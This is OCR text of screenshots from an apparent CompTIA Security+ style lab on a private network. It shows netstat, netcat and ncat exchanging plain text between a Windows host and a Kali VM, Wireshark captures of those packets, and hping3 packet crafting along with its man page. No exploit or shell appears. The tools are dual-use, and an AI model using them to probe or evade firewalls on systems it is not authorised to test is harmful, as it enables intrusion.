

Administrator: Command Prompt
Microsoft Windows [Version 10.0.19045.4291]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32>netstat -an | more
Active Connections
Proto Local Address Foreign Address State
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING
TCP 0.0.0.0:5040 0.0.0.0:0 LISTENING
TCP 0.0.0.0:5357 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49667 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49668 0.0.0.0:0 LISTENING
TCP 0.0.0.0:49671 0.0.0.0:0 LISTENING
TCP 0.0.0.0:52000 0.0.0.0:0 LISTENING
TCP 127.0.0.1:49851 127.0.0.1:49852 ESTABLISHED
TCP 127.0.0.1:49852 127.0.0.1:49851 ESTABLISHED
TCP 127.0.0.1:49853 127.0.0.1:49854 ESTABLISHED
TCP 127.0.0.1:49854 127.0.0.1:49853 ESTABLISHED
TCP 192.168.1.4:139 0.0.0.0:0 LISTENING
TCP 192.168.1.4:49750 20.198.118.190:443 ESTABLISHED
TCP 192.168.1.4:49838 20.198.118.190:443 ESTABLISHED
TCP 192.168.1.4:49871 34.107.243.93:443 ESTABLISHED
TCP 192.168.1.4:49932 20.205.115.102:443 TIME_WAIT
TCP 192.168.1.4:49933 20.205.115.102:443 TIME_WAIT
TCP 192.168.1.4:49937 52.113.195.132:443 TIME_WAIT
TCP 192.168.1.4:49938 52.182.143.208:443 TIME_WAIT
TCP 192.168.1.4:49942 23.210.215.8:443 ESTABLISHED
TCP 192.168.1.4:49945 113.171.231.86:443 ESTABLISHED
TCP 192.168.1.4:49946 172.64.154.167:443 ESTABLISHED
TCP 192.168.1.4:49947 52.182.141.63:443 ESTABLISHED
TCP 192.168.1.4:49948 204.79.197.222:443 TIME_WAIT
TCP 192.168.1.4:49949 34.117.237.239:443 ESTABLISHED
TCP 192.168.1.4:49950 52.152.180.151:443 TIME_WAIT
TCP 192.168.1.4:49951 113.171.231.110:443 ESTABLISHED
TCP 192.168.1.4:49952 204.79.197.222:443 ESTABLISHED
TCP 192.168.1.4:49953 13.107.246.254:443 ESTABLISHED
TCP 192.168.1.4:49954 4.150.240.254:443 ESTABLISHED
TCP 192.168.1.4:49955 152.199.43.62:443 ESTABLISHED
TCP [::]:135 [::]:0 LISTENING
TCP [::]:445 [::]:0 LISTENING
TCP [::]:5357 [::]:0 LISTENING
TCP [::]:49664 [::]:0 LISTENING
TCP [::]:49665 [::]:0 LISTENING
TCP [::]:49666 [::]:0 LISTENING
TCP [::]:49667 [::]:0 LISTENING
TCP [::]:49668 [::]:0 LISTENING
TCP [::]:49671 [::]:0 LISTENING
UDP 0.0.0.0:500 *:*
UDP 0.0.0.0:3702 *:*
UDP 0.0.0.0:3702 *:*
UDP 0.0.0.0:3702 *:*
UDP 0.0.0.0:3702 *:*
UDP 0.0.0.0:4500 *:*
UDP 0.0.0.0:5050 *:*
UDP 0.0.0.0:5353 *:*
UDP 0.0.0.0:5355 *:*
UDP 0.0.0.0:60310 *:*
UDP 0.0.0.0:60317 *:*
UDP 127.0.0.1:1900 *:*
UDP 127.0.0.1:60312 *:*
UDP 127.0.0.1:60316 *:*
UDP 192.168.1.4:137 *:*
UDP 192.168.1.4:138 *:*
UDP 192.168.1.4:1900 *:*
UDP 192.168.1.4:60315 *:*
UDP [::]:500 *:*
Type here to search
26°C Nhiều mây
9:10 PM
4/15/2024



1 2 3 4
10:17
nam@kali: ~
File Actions Edit View Help
(nam㉿kali)-[~]
$ nc 192.168.1.4 52000
1
2
3
jsisaoad
KALI LINUX
"the quieter you become, the more you are able to hear"


Administrator: Command Prompt - ncat -lp 52000
C:\>cd C:\Users\nam\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1
C:\Users\nam\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat -lp 52000
C:\Users\nam\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat -lp 52000
'ncat' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\nam\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\nam\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>dir
Volume in drive C has no label.
Volume Serial Number is 6095-6426
Directory of C:\Users\nam\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1
04/15/2024 09:11 PM <DIR> .
04/15/2024 09:11 PM <DIR> ..
04/15/2024 09:06 PM 640 README
1 File(s) 640 bytes
2 Dir(s) 24,535,871,488 bytes free
C:\Users\nam\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat -lp 52000
1
2
3
assosjjsisaoad
Type here to search
26°C Nhiều mây
9:17 PM
4/15/2024



*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 192.168.1.17
No. Time Source Destination Protocol Length Info
2426 183.757899 192.168.1.17 192.168.1.4 TCP 74 34236 → 52000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=654313357 TSecr=0 WS=1024
2535 184.762555 192.168.1.17 192.168.1.4 TCP 74 [TCP Retransmission] 34236 → 52000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=654314364 TSecr=0 WS=1024
2554 186.774012 192.168.1.17 192.168.1.4 TCP 74 [TCP Retransmission] 34236 → 52000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=654316376 TSecr=0 WS=1024
2590 190.805583 192.168.1.17 192.168.1.4 TCP 74 [TCP Retransmission] 34236 → 52000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=654320409 TSecr=0 WS=1024
2669 198.992537 192.168.1.17 192.168.1.4 TCP 74 [TCP Retransmission] 34236 → 52000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=654328600 TSecr=0 WS=1024
2914 215.114436 192.168.1.17 192.168.1.4 TCP 74 [TCP Retransmission] 34236 → 52000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=654344729 TSecr=0 WS=1024
3248 248.376509 192.168.1.17 192.168.1.4 TCP 74 [TCP Retransmission] 34236 → 52000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=654378008 TSecr=0 WS=1024
4926 343.358333 192.168.1.17 192.168.1.4 TCP 74 58172 → 52000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=654473038 TSecr=0 WS=1024
4927 343.358770 192.168.1.4 192.168.1.17 TCP 66 52000 → 58172 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
4928 343.359456 192.168.1.17 192.168.1.4 TCP 60 58172 → 52000 [ACK] Seq=1 Ack=1 Win=64512 Len=0
4959 346.591680 192.168.1.17 192.168.1.4 TCP 60 58172 → 52000 [PSH, ACK] Seq=1 Ack=1 Win=64512 Len=2
4961 346.642724 192.168.1.4 192.168.1.17 TCP 54 52000 → 58172 [ACK] Seq=1 Ack=3 Win=262656 Len=0
4970 347.575212 192.168.1.17 192.168.1.4 TCP 60 58172 → 52000 [PSH, ACK] Seq=3 Ack=1 Win=64512 Len=2
4971 347.621528 192.168.1.4 192.168.1.17 TCP 54 52000 → 58172 [ACK] Seq=1 Ack=5 Win=262656 Len=0
4982 348.700164 192.168.1.17 192.168.1.4 TCP 60 58172 → 52000 [PSH, ACK] Seq=5 Ack=1 Win=64512 Len=2
4983 348.750652 192.168.1.4 192.168.1.17 TCP 54 52000 → 58172 [ACK] Seq=1 Ack=7 Win=262656 Len=0
6499 465.888270 192.168.1.17 192.168.1.4 TCP 63 58172 → 52000 [PSH, ACK] Seq=7 Ack=1 Win=64512 Len=9
6500 465.943697 192.168.1.4 192.168.1.17 TCP 54 52000 → 58172 [ACK] Seq=1 Ack=16 Win=262656 Len=0
Frame 6499: 63 bytes on wire (504 bits), 63 bytes captured (504 bits) on interface \Device\NPF_{7D81B085-2D88-
Ethernet II, Src: PCSSystemtec_db:71:2a (08:00:27:db:71:2a), Dst: PCSSystemtec_e7:26:b4 (08:00:27:e7:26:b4)
Internet Protocol Version 4, Src: 192.168.1.17, Dst: 192.168.1.4
Transmission Control Protocol, Src Port: 58172, Dst Port: 52000, Seq: 7, Ack: 1, Len: 9
Data (9 bytes)
Data: 6a736973616f61640a
[Length: 9]
0000 08 00 27 e7 26 b4 08 00 27 db 71 2a 08 00 45 00
0010 00 31 4e f3 40 00 40 06 68 6e c0 a8 01 11 c0 a8
0020 01 04 e3 3c cb 20 81 98 e4 3c df eb 0a 9c 50 18
0030 00 3f 8c a9 00 00 6a 73 69 73 61 6f 61 64 0a
Data (data.data), 9 bytes
Packets: 6994 · Displayed: 18 (0.3%)
Profile: Default
Type here to search
26°C Nhiều mây
9:17 PM
4/15/2024



Administrator: Command Prompt - ncat 192.168.1.17 52000
C:\Users\nam\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat 192.168.1.17 52000
new data incoming
bomba
Type here to search
26°C Nhiều mây
9:19 PM
4/15/2024


1 2 3 4
10:19
nam@kali: ~
File Actions Edit View Help
(nam㉿kali)-[~]
$ nc -lp 52000
new data incoming
bomba



10:20
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 192.168.1.4
No. Time Source Destination Protocol Length Info
763 82.282385901 192.168.1.4 239.255.255.250 SSDP 217 M-SEARCH * HTTP/1.1
753 81.274291787 192.168.1.4 239.255.255.250 SSDP 217 M-SEARCH * HTTP/1.1
746 80.509354046 192.168.1.17 192.168.1.4 TCP 54 52000 → 49999 [ACK] Seq=1 Ack=25 Win=64512 Len=0
745 80.509293955 192.168.1.4 192.168.1.17 TCP 60 49999 → 52000 [PSH, ACK] Seq=19 Ack=1 Win=2102272 Len=6
742 80.272333046 192.168.1.4 239.255.255.250 SSDP 217 M-SEARCH * HTTP/1.1
682 73.605448143 192.168.1.17 192.168.1.4 TCP 54 52000 → 49999 [ACK] Seq=1 Ack=19 Win=64512 Len=0
681 73.605401285 192.168.1.4 192.168.1.17 TCP 72 49999 → 52000 [PSH, ACK] Seq=1 Ack=1 Win=2102272 Len=18
580 62.368125207 192.168.1.4 192.168.1.17 TCP 60 49999 → 52000 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
579 62.367719670 192.168.1.17 192.168.1.4 TCP 66 52000 → 49999 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=146
578 62.367670702 192.168.1.4 192.168.1.17 TCP 66 49999 → 52000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SA
Frame 745: 60 bytes on wire (480 bits), 60 bytes captured (480 bits
Ethernet II, Src: PcsCompu_e7:26:b4 (08:00:27:e7:26:b4), Dst: PcsCo
Internet Protocol Version 4, Src: 192.168.1.4, Dst: 192.168.1.17
Transmission Control Protocol, Src Port: 49999, Dst Port: 52000, Se
Data (6 bytes)
Data: 626f6d62610a
[Length: 6]
0000 08 00 27 db 71 2a 08 00 27 e7 26 b4 08 00 45 00
0010 00 2e 00 d3 40 00 80 06 76 91 c0 a8 01 04 c0 a8
0020 01 11 c3 4f cb 20 fd e7 8a 92 4d 0d 2f fa 50 18
0030 20 14 47 7e 00 00 62 6f 6d 62 61 0a
Data (data.data), 6 byte(s)
Packets: 1477 · Displayed: 11 (0.7%)
Profile: Default

16.03:



10:39
nam@kali: ~
File Actions Edit View Help
HPING3(8) System Manager's Manual HPING3(8)
NAME
hping3 - send (almost) arbitrary TCP/IP packets to network hosts
SYNOPSIS
hping3 [-hvnqVDzZ012WrfxykQbFSRPAUXYjJBuTG] [-c count] [-i wait] [--fast] [-I interface] [-9 signature] [-a host] [-t ttl] [-N ip id] [-H ip protocol] [-g fragoff] [-m mtu] [-o tos] [-C icmp type] [-K icmp code] [-s source port] [-p[+][+] dest port] [-w tcp window] [-O tcp offset] [-M tcp sequence number] [-L tcp ack] [-d data size] [-E filename] [-e signature] [--icmp-ipver version] [--icmp-iphlen length] [--icmp-iplen length] [--icmp-ipid id] [--icmp-ipproto protocol] [--icmp-cksum checksum] [--icmp-ts] [--icmp-addr] [--tcpexitcode] [--tcp-mss] [--tcp-timestamp] [--tr-stop] [--tr-keep-ttl] [--tr-no-rtt] [--rand-dest] [--rand-source] [--beep] hostname
DESCRIPTION
hping3 is a network tool able to send custom TCP/IP packets and to display target replies like ping program does with ICMP replies. hping3 handle fragmentation, arbitrary packets body and size and can be used in order to transfer files encapsulated under supported protocols. Using hping3 you are able to perform at least the following stuff:
- Test firewall rules
- Advanced port scanning
- Test net performance using different protocols, packet size, TOS (type of service) and fragmentation.
- Path MTU discovery
- Transferring files between even really fascist firewall rules.
- Traceroute-like under different protocols.
- Firewalk-like usage.
- Remote OS fingerprinting.
- TCP/IP stack auditing.
- A lot of others.
It's also a good didactic tool to learn TCP/IP. hping3 is developed and maintained by antirez@invece.org and is licensed under GPL version 2.
Manual page hping3(8) line 1 (press h for help or q to quit)


1 2 3 4
10:39
nam@kali: ~
File Actions Edit View Help
(nam㉿kali)-[~]
$ man hping3
(nam㉿kali)-[~]
$ sudo hping3 -c 1 192.168.1.4
[sudo] password for nam:
Sorry, try again.
[sudo] password for nam:
HPING 192.168.1.4 (eth0 192.168.1.4): NO FLAGS are set, 40 headers + 0 data bytes
— 192.168.1.4 hping statistic —
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
(nam㉿kali)-[~]
$
KALI LINUX
"the quieter you become, the more you are able to hear"



1 2 3 4
11:22
nam@kali: ~
File Actions Edit View Help
(nam㉿kali)-[~]
$ sudo hping3 -c 1 192.168.1.4 -e "CompTIA Security+"
HPING 192.168.1.4 (eth0 192.168.1.4): NO FLAGS are set, 40 headers + 17 data bytes
[main] memlockall(): No such file or directory
Warning: can't disable memory paging!
— 192.168.1.4 hping statistic —
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
(nam㉿kali)-[~]
$
KALI LINUX
"the quieter you become, the more you are able to hear"



